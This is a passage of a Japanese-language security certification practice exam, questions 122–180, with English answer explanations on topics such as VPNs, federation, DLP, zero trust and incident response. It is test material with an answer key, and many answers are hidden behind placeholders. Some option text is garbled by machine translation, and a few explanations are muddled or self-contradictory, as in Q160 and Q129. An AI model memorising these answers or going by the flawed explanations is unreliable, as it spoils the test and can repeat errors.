Supply chain service providers often require privileged or administrative access to the systems they manage or support. Because they interact with multiple client environments and maintain elevated permissions, they become attractive targets for attackers. If a provider is compromised, attackers can leverage that trusted access to infiltrate the organization's systems, introducing vulnerabilities and enabling unauthorized access.

質問: **122**
権限のないユーザーが従業員の電話ネットワーク ポートにラップトップを接続し、ツールを使用してデータベース サーバーをスキャンするのを防ぐ最善の方法はどれですか。
A. MACフィルタリング
B. セグメンテーション
C. 認証
D. 隔離
正解: (正解を表示します)
MAC filtering allows network administrators to control device access by specifying allowed MAC addresses. This prevents unauthorized devices, such as a laptop plugged into a network port, from gaining access.

質問: **123**
ある組織が本社と支社の間で VPN を活用しています。VPN が保護しているのは次のどれですか?
A. 使用中のデータ
B. 転送中のデータ
C. 地理的制限
D. データ主権
正解: **(**正解を表示します**)**
Data in transit is data that is moving from one location to another, such as over a network or through the air. Data in transit is vulnerable to interception, modification, or theft by malicious actors. A VPN (virtual private network) is a technology that protects data in transit by creating a secure tunnel between two endpoints and encrypting the data that passes through it.

質問: **124**
セキュリティ アナリストは、展開のために新しいデバイスを強化するときにサーバー チームが従うベースを作成しています。
アナリストが作成しているものを説明するビートは次のどれですか?
A. 変更管理手順
B. 情報セキュリティポリシー
C. サイバーセキュリティフレームワーク
D. セキュアな構成ガイド
正解: **(**正解を表示します**)**
The security analyst is creating a "secure configuration guide," which is a set of instructions or guidelines used to configure devices securely before deployment. This guide ensures that the devices are set up according to best practices to minimize vulnerabilities and protect against potential security threats.

質問: **125**
ある組織ではクラウド サービスを急速に導入しており、現在複数の SaaS アプリケーションを使用しています。
各アプリケーションには個別のログインがあります。そのため、セキュリティ チームは各従業員が保持しなければならない資格情報の数を減らしたいと考えています。セキュリティ チームが最初に実行すべきステップは次のどれですか。
A. SAMLを有効にする
B. OAuth トークンを作成します。
C. パスワード保管機能を使用します。
D. IdPを選択
正解: **(**正解を表示します**)**
The first step in reducing the number of credentials each employee must maintain when using multiple SaaS applications is to select an Identity Provider (IdP). An IdP provides a centralized authentication service that supports Single Sign-On (SSO), enabling users to access multiple applications with a single set of credentials.
Enabling SAML would be part of the technical implementation but comes after selecting an IdP.
OAuth tokens are used for authorization, but selecting an IdP is the first step in managing authentication.
Password vaulting stores multiple passwords securely but doesn't reduce the need for separate logins.

質問: **126**
絶えず変化する環境に最も適しているのはどれでしょうか?
A. RTOS
B. コンテナ

C. 組み込みシステム
D. SCADA
正解: **(**正解を表示します**)**
Containers are a method of virtualization that allows applications to run in isolated environments with their own dependencies, libraries, and configurations. Containers are best suited for constantly changing environments because they are lightweight, portable, scalable, and easy to deploy and update. Containers can also support microservices architectures, which enable faster and more frequent delivery of software features.

質問: **127**
アプリケーションの主要なバックエンドコンポーネントにCVE(共通脆弱性識別子)が存在することが判明しました。システム管理者は、このリスクの影響を受ける可能性のある環境内のすべてのシステムを特定しています。
システム管理者は、次のうちどれを実行すべきでしょうか？
A. 脆弱性スキャン
B. メタデータ分析
C. 自動レポート作成
D. パケットキャプチャ
正解: **A (**コメントを発表する**)**

質問: **128**
対策と軽減策を適用した後に存在するリスクを最も適切に表しているのは、次のうちどれですか？
A. 残留物
B. 回避
C. 固有の
D. 運用中
正解: **A (**コメントを発表する**)**
This is the risk that remains after controls and mitigation efforts have been applied.

質問: **129**
アナリストは、データ プレーン内でのゼロ トラスト原則の実装を評価しています。アナリストが評価するのに最も関連性の高いのは次のどれでしょうか。
A. 保護されたゾーン
B. 主体の役割
C. 適応型アイデンティティ
D. 脅威範囲の縮小
正解: **A (**コメントを発表する**)**
It asks about the Data plane not the control plane, which includes implicit trust zones, systems and subjects, and policy enforcement points.

質問: **130**
転送中のデータを保護する最も適切な方法はどれでしょうか?
A. SHA-256
B. SSL 3.0
C. TLS 1.3
D. AES-256

正解: **(**正解を表示します**)**
Transport Layer Security (TLS) 1.3 is the latest version of the TLS protocol and provides strong encryption for securing data in transit between clients and servers. It offers improved security and performance compared to previous versions like SSL 3.0 and earlier TLS versions.

質問: **131**
管理者は、組織外にこれらのファイルを電子メールで送信しようとするとアラートを生成する特定のファイルを識別してフィンガープリントしました。管理者が使用しているツールを最もよく表すのは次のどれですか。
A. SCAP
B. DLP
C. IPS
D. SNMPトラップ
正解: **(**正解を表示します**)**

質問: **132**
ある会社では、財務データを第三者に転送するためにレガシー FTP サーバーを使用しています。レガシー システムは SFTP をサポートしていないため、転送中の機密性の高い財務データを保護するための補償制御が必要です。次のどれが会社にとって最も適切な使用方法でしょうか。
A. パッチのインストール
B. Telnet接続
C. SSHトンネリング
D. フルディスク暗号化
正解: **C (**コメントを発表する**)**

質問: **133**
次のどれが技術的なセキュリティ制御ですか?
A. 警備員
B. ポリシー
C. フェンス
D. ファイアウォール
正解: **D (**コメントを発表する**)**
A firewall is a technical control enforced by hardware or software to monitor and filter network traffic, distinguishing it from physical (e.g., fence, security guard) or administrative (e.g., policy) controls.

質問: **134**
データベースに保存されている機密データを最も効果的に保護する戦略は次のどれですか?
A. ハッシュ
B. マスキング
C. トークン化
D. 難読化
正解: **(**正解を表示します**)**
Tokenization replaces sensitive data with non-sensitive, unique tokens while storing the actual data securely in a separate location, effectively protecting data at rest in a database.

質問: **135**
デバイスがネットワークに接続されたリソースにアクセスできないようにするには、次のどれを使用する必要がありますか?
A. 使用されていないサービスの無効化
B. Web アプリケーション ファイアウォール
C. ホスト分離
D. ネットワークベースのIDS
正解: **C** (コメントを発表する)
Host isolation ensures that a device is separated from the network, preventing it from accessing or being accessed by other network resources. This is typically achieved by quarantining the device.

質問: **136**
マイクロサービスベースのアーキテクチャが、従来のソフトウェアアーキテクチャに比べて優れている点として、次のうちどれが挙げられますか？
A. セキュリティ上の問題が発生した場合、1日に1回以上アップデートが行われることがあります。
B. マイクロサービス間の通信管理がより効率化されます。
C. コードの内部構造はユーザーから隠されているため、エクスプロイトの作成がより困難になります。
D. サービスは単一のチームによって開発されているため、デバッグがより迅速に行えます。
正解: **A** (コメントを発表する)
Microservices are small, independently deployable components. Because each service can be built, tested, and released on its own pipeline, a security fix in one area doesn't require rebuilding and redeploying the whole application. That independence enables rapid, even multiple-per-day patches, shrinking exposure windows when vulnerabilities are found.

質問: **137**
オンボーディング プロセス中に、従業員はイントラネット アカウントのパスワードを作成する必要があります。
パスワードには、10 個の文字、数字、文字、および 2 つの特殊文字を含める必要があります。
パスワードが作成されると、会社はイントラネット プロファイルに基づいて、従業員に会社所有の他の Web サイトへのアクセスを許可します。イントラネット アカウントを保護し、ユーザーのイントラネット アカウントに基づいて複数のサイトへのアクセスを許可するために、会社が使用するアクセス管理の概念は次のどれですか (2 つ選択)。
A. 連邦
B. 本人確認
C. パスワードの複雑さ
D. デフォルトのパスワードの変更
E. パスワードマネージャー
F. オープン認証
正解: **(**正解を表示します**)**
Federation is an access management concept that allows users to authenticate once and access multiple resources or services across different domains or organizations. Federation relies on a trusted third party that stores the user's credentials and provides them to the requested resources or services without exposing them. Password

complexity is a security measure that requires users to create passwords that meet certain criteria, such as length, character types, and uniqueness. Password complexity can help prevent brute-force attacks, password guessing, and credential stuffing by making passwords harder to crack or guess.

質問: **138**
アナリストは、複数のユーザーが同じパスワードを使用しているものの、ハッシュは全く異なるように見えることを発見しました。この問題を説明する最も可能性の高い説明は次のどれですか？
A. データマスキング
B. 塩漬け
C. キーエスクロー
D. トークン化
正解: **B (**コメントを発表する**)**
Salting appends a unique random value to each user's password before hashing, so identical passwords produce different hash values and resist rainbow-table attacks.

質問: **139**
保存中のデータを最も安全に保護するものは次のどれですか?
A. TLS 1.2
B. AES-256
C. Masking
D. Salting
正解: **B (**コメントを発表する**)**
AES with a 256-bit key is strong, standards-approved symmetric encryption specifically suited for protecting stored data. It renders the ciphertext unreadable without the key, meets common regulatory requirements (e.g., FIPS 140-2 validated implementations), and provides far stronger assurance for data at rest than transport protocols, masking, or password salting techniques that don't actually encrypt the full dataset.

質問: **140**
ヘルプデスクの従業員が、最高経営責任者を名乗る人物から電話を受ける。
発信者はパスワードのリセットに関する支援を求めています。この状況を最もよく表しているのは次のうちどれですか？
A. 恐喝
B. 誤報
C. ハクティビズム
D. ビッシング
正解: **(**正解を表示します**)**

質問: **141**
ある企業が、社内ネットワークから発信される DNS トラフィックを制限しようとしています。発信 DNS 要求は、IP アドレス 10.50.10.25 を持つ 1 つのデバイスからのみ許可されます。次のファイアウォール ACL のどれがこの目的を達成しますか。
A. アクセスリスト 送信許可 0.0.0.0/0 0.0.0.0/0 ポート 53
アクセスリスト アウトバウンド拒否 10.50.10.25/32 0.0.0.0/0 ポート 53
B. アクセスリスト送信許可 0.0.0.0/0 10.50.10.25/32 ポート53
アクセスリスト アウトバウンド拒否 0.0.0.0/0 0.0.0.0/0 ポート 53
C. アクセスリスト 送信許可 0.0.0.0/0 0.0.0.0/0 ポート 53

アクセスリスト アウトバウンド拒否 0.0.0.0/0 10.50.10.25/32 ポート 53
D. アクセスリストの送信許可 10.50.10.25/32 0.0.0.0/0 ポート 53
アクセスリスト アウトバウンド拒否 0.0.0.0/0 0.0.0.0/0 ポート 53
正解: **(**正解を表示します**)**
The correct answer is D because it allows only the device with the IP address 10.50.10.25 to send outbound DNS requests on port 53, and denies all other devices from doing so. The other options are incorrect because they either allow all devices to send outbound DNS requests (A and C), or they allow no devices to send outbound DNS requests (B).

質問: **142**
技術者が新しい防犯カメラを設置しています。技術者は次のうちどれを行うべきでしょうか？
A. 正しいVLANを設定してください。
B. 脆弱性スキャンを実行します。
C. 不要なポートを無効にします。
D. 現地調査を実施する。
正解: **D (**コメントを発表する**)**
Conducting a site survey is crucial when deploying new security cameras because it allows the technician to assess various factors such as the physical environment, potential obstacles, optimal camera placement, coverage areas, and lighting conditions. This ensures that the security camera is installed in the most effective location to fulfill its surveillance objectives.

質問: **143**
ある会社の買掛金担当者は、仕入先から請求書の支払い前に銀行口座の変更を依頼するメッセージを受け取りました。担当者は変更を行い、新しい口座に支払いを送金しました。数日後、同じ仕入先から、元の銀行口座への未払い分の支払いを依頼する別のメッセージが届きました。以下のどれが最も可能性が高いでしょうか？
A. フィッシングキャンペーン
B. データの流出
C. 口実の呼び出し
D. ビジネスメール詐欺
正解: **(**正解を表示します**)**
The attacker impersonated a trusted vendor via email to redirect funds to their own account, a hallmark of business email compromise. This social engineering tactic exploits legitimate business processes to fraudulently transfer money.

質問: **144**
企業が外部ネットワーク セキュリティ テストの証明を提供するために使用すべきものは次のどれですか?
A. ビジネスインパクト分析
B. サプライチェーン分析
C. 脆弱性評価
D. 第三者による認証
正解: **D (**コメントを発表する**)**
Third-party attestation involves an external, independent party performing a network security assessment and providing documented proof, ensuring objectivity and compliance with regulatory or client requirements.

質問: **145**

管理者は、2つの企業間のセキュリティとネットワーク接続を提供するソリューションを実装する必要があります。この目的に最適なインフラストラクチャソリューションは次のうちどれですか？
A. UTM
B. VPN
C. NAC
D. NGFW
正解: **(**正解を表示します**)**
A VPN establishes an encrypted tunnel over the Internet (or other untrusted networks), securely linking two separate corporate networks so they can communicate as if on a private network.

質問: **146**
顧客は CSP と契約を結んでおり、IaaS エンクレーブにどのコントロールを実装する必要があるかを特定したいと考えています。この情報が含まれる可能性が高いのは次のどれですか。
A. 作業内容の説明
B. 責任マトリックス
C. サービスレベル契約
D. マスターサービス契約
正解: **(**正解を表示します**)**
A responsibility matrix clarifies the division of responsibilities between the cloud service provider (CSP) and the customer, ensuring that each party understands and implements their respective security controls.

質問: **147**
システム管理者は、クラウド コンピューティング インスタンス内の脆弱性を懸念しています。クラウド コンピューティング環境を設計する際に管理者が考慮すべき最も重要なことはどれですか。
A. SQLインジェクション
B. TOC/TOU
C. VMエスケープ
D. トークン化
E. パスワードスプレー
正解: **(**正解を表示します**)**
In a cloud computing environment, particularly one using virtualization, VM escape is a critical vulnerability to consider. It occurs when an attacker exploits a vulnerability in a virtual machine (VM) to "escape" the VM and gain access to the underlying hypervisor or other VMs running on the same physical host. This poses a significant security risk in multi-tenant environments, such as those found in cloud computing.

質問: **148**
攻撃者が通常のベンダーアップデートに悪意のあるコードを注入する際に利用しているのは、次のうちどれですか？
A. サプライチェーン
B. ゼロデイ
C. サイドローディング
D. オペレーティングシステム
正解: **(**正解を表示します**)**

Injecting malicious code into vendor updates compromises the trusted distribution process, which is characteristic of a supply chain attack.

質問: **149**
調査中、セキュリティアナリストはコマンド＆コントロールサーバーへのトラフィックを発見しました。アナリストは、データの流出が発生していないか確認する必要があります。アナリストがこれを判断する上で、次のうち最も役立つものはどれですか？
A. アプリケーションログ
B. メタデータ
C. ネットワークログ
D. パケットキャプチャ
正解: **D** (コメントを発表する)
Packet capture provides a detailed record of network traffic, allowing analysts to inspect the actual contents of communications to determine if sensitive data was exfiltrated to a command- and-control server.

質問: **150**
ある企業は、顧客が使用するソフトウェアを構築するためにオープンソース ソフトウェア ライブラリを利用しています。企業がオープンソース ライブラリに依存しているために修復が最も難しい脆弱性のタイプは次のどれでしょうか。
A. バッファオーバーフロー
B. SQLインジェクション
C. クロスサイトスクリプティング
D. ゼロデイ
正解: (正解を表示します)
Zero-day vulnerabilities are unknown flaws in software, making them harder to patch, especially when using open-source libraries without dedicated support teams.

質問: **151**
ある企業は、ランサムウェア攻撃に対する補償を削除することで、年間サイバー保険のコストを削減することを決定しました。
企業がこの決定を下す際に最も使用した分析要素は次のどれでしょうか?
A. MTBF
B. ARO
C. RTO
D. 次回
正解: **B** (コメントを発表する)

質問: **152**
CIRTは、人事採用担当者が機密性の高い企業データを外部に持ち出した事案を調査しています。CIRTは、採用担当者がポート53経由でHTTPを使用してWebサーバーにドキュメントをアップロードできたことを突き止めました。以下のセキュリティインフラストラクチャデバイスのうち、この活動を検知してブロックできた可能性のあるものはどれですか？
A. SSL復号化を利用したWAF

B. アプリケーション検査を利用したNGFW
C. 脅威フィードを利用するUTM
D. IPSecを利用したSD-WAN
正解**: (**正解を表示します**)**
An NGFW (Next-Generation Firewall) utilizing application inspection could have identified and blocked the unusual use of HTTP over port 53. Application inspection allows NGFWs to analyze traffic at the application layer, identifying and blocking suspicious or non-standard protocol usage, such as HTTP traffic on DNS port 53.
NGFW utilizing application inspection: Inspects traffic at the application layer and can block non- standard protocol usage, such as HTTP over port 53.
WAF utilizing SSL decryption: Focuses on protecting web applications and decrypting SSL traffic but may not detect the use of HTTP over port 53.
UTM utilizing a threat feed: Provides comprehensive security but may not focus specifically on application layer inspection.
SD-WAN utilizing IPSec: Enhances secure WAN connections but is not primarily designed to inspect and block specific application traffic.

質問**: 153**
企業の取締役会は、事業運営においてリスクが高すぎる活動はどれかを経営陣に伝える必要があります。取締役会は、以下のリスク管理戦略のうちどれを経営陣に説明する必要があるでしょうか？
A. 会社のリスク評価
B. 会社のリスク受容度
C. 会社の危険登録簿
D. 企業の許容リスク
正解**: (**正解を表示します**)**
Risk tolerance defines the threshold of risk the organization is willing to accept. Activities that exceed this threshold are deemed too risky to pursue during normal operations.

質問**: 154**
セキュリティ保護された施設への訪問者は、写真付き身分証明書でチェックインし、アクセス制御玄関から施設に入る必要があります。次のうち、この形式のセキュリティ制御を説明しているものはどれですか?
A. 物理
B. 管理職
C. テクニカル
D. 運用中
正解**: (**正解を表示します**)**
A physical security control is a device or mechanism that prevents unauthorized access to a physical location or asset. An access control vestibule, also known as a mantrap, is a physical security control that consists of a small space with two sets of interlocking doors, such that the first set of doors must close before the second set opens. This prevents unauthorized individuals from following authorized individuals into the facility, a practice known as piggybacking or tailgating. A photo ID check is another form of physical security control that verifies the identity of visitors. Managerial, technical, and operational security controls are not directly related to physical access, but rather to policies, procedures, systems, and processes that support security objectives.

質問**: 155**
プログラム マネージャーは、契約社員が会社のコンピュータを月曜日から金曜日の午前 9 時から午後 5 時までしか使用できないようにしたいと考えています。このアクセス制御を最も効果的に実施するには、次のうちどれが適切でしょうか。
A. すべての契約社員のGPOを作成し、時間帯によるログイン制限を設定する
B. 契約社員に対する裁量アクセスポリシーの作成とルールベースのアクセス設定
C. OAuth サーバーを実装し、契約社員に最小限の権限を設定する

D. 契約社員の認証サーバーへのフェデレーションによるSAMLの実装
正解: **(**正解を表示します**)**
The most appropriate method is to use a Group Policy Object (GPO) with time-of-day restrictions.
This is a native capability in Windows environments that allows administrators to control when users are allowed to log in to domain-joined systems.

質問: **156**
組織がファイルサーバー上のデータ復旧が必要になった場合に、データ損失を最小限に抑えるために最もよく使用するであろう方法は次のうちどれですか？
A. スナップショット
B. 日記をつける
C. 難読化
D. トークン化
正解: **A (**コメントを発表する**)**
Snapshots capture the state of a file server at a specific point in time, allowing for quick recovery of lost or corrupted data. They provide an efficient way to restore files without relying solely on full backups, minimizing data loss and downtime. This makes snapshots an ideal solution for data recovery and protection on a file server.

質問: **157**
侵入テスト担当者は、エンゲージメント ルールに従ってクライアント環境に対してポートおよびサービスのスキャンを実行することでエンゲージメントを開始します。テスト担当者が実行する偵察の種類は次のどれですか。
A. アクティブ
B. パッシブ
C. 防御的
D. 攻撃的
正解: **(**正解を表示します**)**
Active reconnaissance is a type of reconnaissance that involves sending packets or requests to a target and analyzing the responses. Active reconnaissance can reveal information such as open ports, services, operating systems, and vulnerabilities. However, active reconnaissance is also more likely to be detected by the target or its security devices, such as firewalls or intrusion detection systems. Port and service scans are examples of active reconnaissance techniques, as they involve probing the target for specific information.
質問: **158**
組織は評価の際に、侵入テスト担当者にウェブサイトのURLとログイン認証情報を提供します。ただし、テスト担当者はソースコードにアクセスできません。次のうち、実施されているテストの種類を説明しているのはどれですか？
A. 部分的に判明
B. 不明
C. 既知
D. 難読化済み
正解: **(**正解を表示します**)**
The tester has some internal knowledge (valid credentials and target URL) but lacks full visibility into the application internals/source code. That limited insight falls squarely into gray/partially known testing, which blends external attacker perspective with select insider information to focus efforts efficiently.

質問: **159**
オープン サービス ポートによって組織の攻撃対象領域が拡大する仕組みを最もよく説明しているのは次のうちどれですか。
A. これらは、スキャン中にエンドポイントのウイルス対策ツールによって無視されることがよくあります。

B. 会社のリモート エントリ ポイントをインターネットに公開できます。
C. 自動アプリケーション更新を有効にして、脆弱性の期間を短縮します。
D. 適切に制限されていない場合、不要なサービスが不正アクセスにさらされる可能性があります。
正解: **(**正解を表示します**)**
Open service ports expose running services, and if those services are unnecessary or improperly secured, they provide entry points that attackers can exploit to gain unauthorized access.

質問: **160**
セキュリティ アナリストは、サーバー上で悪意のある可能性のあるビデオ ファイルを見つけ、作成日とファイルの作成者の両方を特定する必要があります。セキュリティ アナリストに必要な情報を提供する可能性が最も高いアクションは次のどれですか。
A. ファイルの SHA-256 ハッシュを取得します。
B. ファイルの内容に 16 進ダンプを使用します。
C. エンドポイント ログを確認します。
D. ファイルのメタデータを照会します。
正解: **(**正解を表示します**)**
Metadata is data that describes other data, such as its format, origin, creation date, author, and other attributes. Video files, like other types of files, can contain metadata that can provide useful information for forensic analysis. For example, metadata can reveal the camera model, location, date and time, and software used to create or edit the video file. To query the file's metadata, a security analyst can use various tools, such as MediaInfo, ffprobe, or hexdump, to extract and display the metadata from the video file. By querying the file's metadata, the security analyst can most likely identify both the creation date and the file's creator, as well as other relevant information. Obtaining the file's SHA-256 hash, checking endpoint logs, or using hexdump on the file's contents are other possible actions, but they are not the most appropriate to answer the question. The file's SHA-256 hash is a cryptographic value that can be used to verify the integrity or uniqueness of the file, but it does not reveal any information about the file's creation date or creator. Checking endpoint logs can provide some clues about the file's origin or activity, but it may not be reliable or accurate, especially if the logs are tampered with or incomplete. Using hexdump on the file's contents can show the raw binary data of the file, but it may not be easy or feasible to interpret the metadata from the hex output, especially if the file is large or encrypted.

質問: **161**
高可用性ネットワークを設計する際に考慮する必要があるのは次のうちどれですか? (2 つ選択してください)。
A. 回復の容易さ
B. パッチを当てる機能
C. 物理的な分離
D. 応答性
E. 攻撃対象領域
F. 拡張認証
正解: **(**正解を表示します**)**
Ease of recovery: High-availability networks should be designed in a way that allows for quick and easy recovery in the event of a failure. Redundancy, failover mechanisms, and backup systems are some of the components that can help facilitate smooth recovery.
Responsiveness: High-availability networks need to be responsive to ensure that any potential issues or failures are quickly detected, and appropriate actions are taken promptly to minimize downtime and impact.

質問: **162**
セキュリティレビューに続いて、組織は、ワイヤレスアクセスにWPA2-Enterpriseを活用し、ユーザーが会社のIDサービスと照合して自身のIDを確認できるようにする必要があ

ります。この環境でRADIUSを正しく適用するには、次のどの設定手順が適切ですか？
A. 802.1X認証を有効にし、企業ディレクトリと統合する
B. すべてのユーザーデバイスに自己署名証明書をインストールする
C. すべてのワイヤレスクライアントのMACフィルターを有効にする
D. ワイヤレスコントローラで多要素認証を要求するように設定
正解: **(**正解を表示します**)**
WPA2-Enterprise uses 802.1X authentication with a RADIUS server to validate each user's individual credentials. Integrating RADIUS with the corporate directory allows users to authenticate against centralized identity services for wireless access.

質問: **163**
システム管理者が複数のネットワークデバイスを購入しました。公開情報を利用して攻撃者がデバイスにアクセスするのを防ぐために、システム管理者は次のうちどれを実行する必要がありますか？
A. エンドポイント保護をインストールする
B. ポート/プロトコルを無効にする
C. 不要なソフトウェアを削除する
D. デフォルトのパスワードを変更する
正解: **(**正解を表示します**)**

質問: **164**
ある組織は、地理的に分散した環境にある複数のサーバーへのアクセスを構成することで、アプリケーションの回復力を高めたいと考えています。このアーキテクチャを最も適切に説明しているのは次のうちどれですか？
A. コンテナ化
B. マルチテナント
C. 負荷分散
D. 仮想化
正解: **(**正解を表示します**)**
A load-balanced architecture distributes incoming application traffic across multiple servers, potentially in different geographic locations, to optimize resource use, improve response times, and provide redundancy if any single server fails.

質問: **165**
ある企業で、社内ネットワークから30GBのデータが流出するという重大なインシデントが発生しました。システムデータがどこから流出したのか、そして攻撃者がデータをどこに送信したのかを特定する最も効率的な方法は、次のうちどれでしょうか？
A. 外部の脆弱性スキャンと自動レポートを分析し、攻撃者がリモートコードの脆弱性を悪用した可能性のあるシステムを特定します。
B. エンドポイントとアプリケーションのログを分析して、社内システム上でファイル共有プログラムが実行されていたかどうかを確認します。
C. IPSとIDSのログを分析して、攻撃者が偵察スキャンに使用したIPアドレスを特定します。
D. ファイアウォールとネットワークログを分析し、外部IPアドレスまたはドメインへの大量のアウトバウンドトラフィックを検出します。
正解: **(**正解を表示します**)**

質問: **166**
ある組織が、組織の内部システムに対する脆弱性評価を実施するために、第三者企業を雇用したいと考えています。以下のうち、結果の機密性を確保し、法的拘束力のある文書

を作成するのに最適な方法はどれでしょうか？
A. 覚書
B. MSA
C. SLA
D. 秘密保持契約
正解: **(**正解を表示します**)**
A non-disclosure agreement legally binds the third party to protect the confidentiality of sensitive information, including assessment results.

質問: **167**
エアギャップ ネットワークで最も一般的なデータ損失パスは次のどれですか?
A. 要塞ホスト
B. 保護されていない Bluetooth
C. パッチ未適用の OS
D. リムーバブルデバイス
正解: **D** (コメントを発表する)
An air-gapped network is a network that is physically isolated from other networks, such as the internet, to prevent unauthorized access and data leakage. However, an air-gapped network can still be compromised by removable devices, such as USB drives, CDs, DVDs, or external hard drives, that are used to transfer data between the air-gapped network and other networks.
Removable devices can carry malware, spyware, or other malicious code that can infect the air- gapped network or exfiltrate data from it. Therefore, removable devices are the most common data loss path for an air- gapped network.

質問: **168**
組織では、顧客情報が含まれるクラウド ホスト ソリューションで侵害が発生しました。
侵害の機密性レベルを判断するのに役立つ戦略は次のどれですか?
A. 権限制限
B. 卓上演習
C. データ分類
D. 資産インベントリ
正解: **(**正解を表示します**)**
Data classification identifies the type and sensitivity of information involved, such as public, internal, confidential, or regulated customer data. This helps determine the severity and impact of the breach.

質問: **169**
セキュリティ エンジニアは、環境内でシグネチャベースの攻撃をブロックするために IPS をインストールしています。このタスクを最も効果的に達成できるモードは次のうちどれですか。

A. モニター
B. センサー
C. 監査
D. アクティブ
正解: **D (**コメントを発表する**)**
To block signature-based attacks, the Intrusion Prevention System (IPS) must be in active mode.
In this mode, the IPS can actively monitor and block malicious traffic in real time based on predefined signatures. This is the best mode to prevent known attack types from reaching the internal network.
Monitor mode and sensor mode are typically passive, meaning they only observe and log traffic without actively blocking it.
Audit mode is used for review purposes and does not actively block traffic.

質問: **170**
セキュリティ チームは、サード パーティが侵入テストを実行した後に配信されたレポートの調査結果を確認しています。調査結果の 1 つでは、Web アプリケーション フォーム フィールドがクロスサイト スクリプティングに対して脆弱であることが示されています。セキュリティ アナリストは、この脆弱性を防ぐために開発者に次のどのアプリケーション セキュリティ手法を実装するよう推奨する必要がありますか。
A. セキュアクッキー
B. バージョン管理
C. 入力検証
D. コード署名
正解: **(**正解を表示します**)**
Input validation is a technique that checks the user input for any malicious or unexpected data before processing it by the web application. Input validation can prevent cross-site scripting (XSS) attacks, which exploit the vulnerability of a web application to execute malicious scripts in the browser of a victim. XSS attacks can compromise the confidentiality, integrity, and availability of the web application and its users. Input validation can be implemented on both the client-side and the server-side, but server-side validation is more reliable and secure. Input validation can use various methods, such as whitelisting, blacklisting, filtering, escaping, encoding, and sanitizing the input data.

質問: **171**
最も一般的なアプリケーション悪用手法に関する情報を得るのに最適なリソースは、次のうちどれですか？
A. OWASP
B. スティックス
C. オーバル
D. 脅威インテリジェンスフィード
E. 一般的な脆弱性とリスク
正解: **(**正解を表示します**)**
OWASP (Open Web Application Security Project). OWASP provides extensive resources, guidelines, and tools related to web application security, including the OWASP Top 10, which lists the most critical security risks to web applications.

質問: **172**
次の脅威アクターのうち、外国政府に雇われて他国にある重要なシステムを攻撃する可能性が高いのはどれですか?
A. ハクティビスト
B. 内部告発者
C. 組織犯罪

D. 未熟な攻撃者
正解: **C** (コメントを発表する)
Organized crime is a type of threat actor that is motivated by financial gain and often operates across national borders. Organized crime groups may be hired by foreign governments to conduct cyberattacks on critical systems located in other countries, such as power grids, military networks, or financial institutions. Organized crime groups have the resources, skills, and connections to carry out sophisticated and persistent attacks that can cause significant damage and disruption.

質問: **173**
従業員がオフィスの駐車場でUSBメモリを発見しました。従業員は次のうちどれを行うべきでしょうか？
A. ドライブの内容を確認した後、ファイルの所有者に通知します。
B. ネットワークを露出させずにファイルを開くには、エアギャップシステムを使用します。
C. 安全な方法を使用して、ドライブを直ちに消去してください。
D. デバイスを接続せずにセキュリティチームに提出します。
正解: (正解を表示します)
Unknown USB devices can be malicious, so they should not be connected to any system.
Submitting the device to the security team allows it to be handled safely using proper forensic and security procedures.

質問: **174**
ソフトウェアエンジニアが新しいビジネスアプリケーションを開発しており、コンパイルしてテストに送る前に、エラーやセキュリティ上の欠陥がないか確認する必要があります。この作業を完了するために、エンジニアは次のうちどれを使用すべきでしょうか？
A. 脆弱性スキャナー
B. 静的コード解析
C. 入力検証
D. サンドボックステスト
正解: **B** (コメントを発表する)
Static code analysis examines source code before compilation to identify errors and security weaknesses early in the development process.

質問: **175**
システム管理者は、従業員のラップトップ上のすべてのデータを暗号化する必要があります。次のどの暗号化レベルを実装する必要がありますか?
A. ファイル
B. ボリューム
C. パーティション
D. ディスクがいっぱい
正解: (正解を表示します)

質問: **176**
クラウド環境における高可用性として分類されるのは、次のうちどれですか？
A. アクセスブローカー
B. クラウドHSM
C. WAF
D. ロードバランサー
正解: (正解を表示します)

In a cloud environment, high availability is typically ensured through the use of a load balancer. A load balancer distributes network or application traffic across multiple servers, ensuring that no single server becomes overwhelmed and that services remain available even if one or more servers fail. This setup enhances the reliability and availability of applications.
Load balancer: Ensures high availability by distributing traffic across multiple servers or instances, preventing overload and ensuring continuous availability.
Access broker: Typically refers to a service that facilitates secure access to resources, not directly related to high availability.
Cloud HSM (Hardware Security Module): Provides secure key management in the cloud but does not specifically ensure high availability.
WAF (Web Application Firewall): Protects web applications by filtering and monitoring HTTP traffic but is not primarily focused on ensuring high availability.

質問**: 177**
2 つの会社が合併中です。両社は情報セキュリティ プログラムをどのように標準化するかを決定する必要があります。セキュリティ プログラムを最も適切に調整できるのは次のうちどれですか。
A. CIS ベースラインの共有展開
B. 共同サイバーセキュリティのベストプラクティス
C. 両社とも同じCSFに従っている
D. 脆弱性レポートにおけるコントロールの評価
正解**: (**正解を表示します**)**
A Cybersecurity Framework (CSF) provides a structured approach to standardizing and aligning security programs across different organizations. By both companies adopting the same CSF, they can ensure that their security measures, policies, and practices are consistent, which is essential during a merger when aligning two different security programs.
質問**: 178**
セキュリティ管理者は、攻撃者の行動に関する実世界の知識ベースを参照することで、企業システムのセキュリティを強化し、適切な対策を講じています。管理者が参照するのに最適なのは次のうちどれでしょうか？
A. MITRE ATT&CK
B. CSIRT
C. CVSS
D. SOAR
正解**: A (**コメントを発表する**)**
MITRE ATT&CK is a comprehensive and widely used framework that categorizes and describes the various tactics, techniques and procedures (TTPs) employed by adversaries, it is used for threat intelligence, defensive strategy etc.

質問**: 179**
米国を拠点とするクラウド ホスティング プロバイダーは、データ センターを新しい海外の拠点に拡張したいと考えています。ホスティング プロバイダーが最初に検討すべき事項は次のうちどれですか。
A. 地域のデータ保護規制
B. 他国に居住するハッカーによるリスク
C. 既存の契約上の義務への影響
D. ログ相関におけるタイムゾーンの違い
正解**: A (**コメントを発表する**)**
Local data protection regulations are the first thing that a cloud-hosting provider should consider before expanding its data centers to new international locations. Data protection regulations are laws or standards that govern how personal or sensitive data is collected, stored, processed, and transferred across borders. Different countries or regions may have different data protection regulations, such as the General Data Protection Regulation (GDPR) in the European Union, the Personal Information Protection and Electronic

Documents Act (PIPEDA) in Canada, or the California Consumer Privacy Act (CCPA) in the United States. A cloud-hosting provider must comply with the local data protection regulations of the countries or regions where it operates or serves customers, or else it may face legal penalties, fines, or reputational damage. Therefore, a cloud-hosting provider should research and understand the local data protection regulations of the new international locations before expanding its data centers there.

質問: **180**
IT セキュリティ チームは、MFP 内に放置された文書の機密性について懸念しています。この状況を緩和するために、セキュリティ チームは次のどれを実行する必要がありますか?
A. シュレッダー装置の重要性についてユーザーに教育します。
B. 印刷前に本人による操作を必要とする認証要素を導入します。
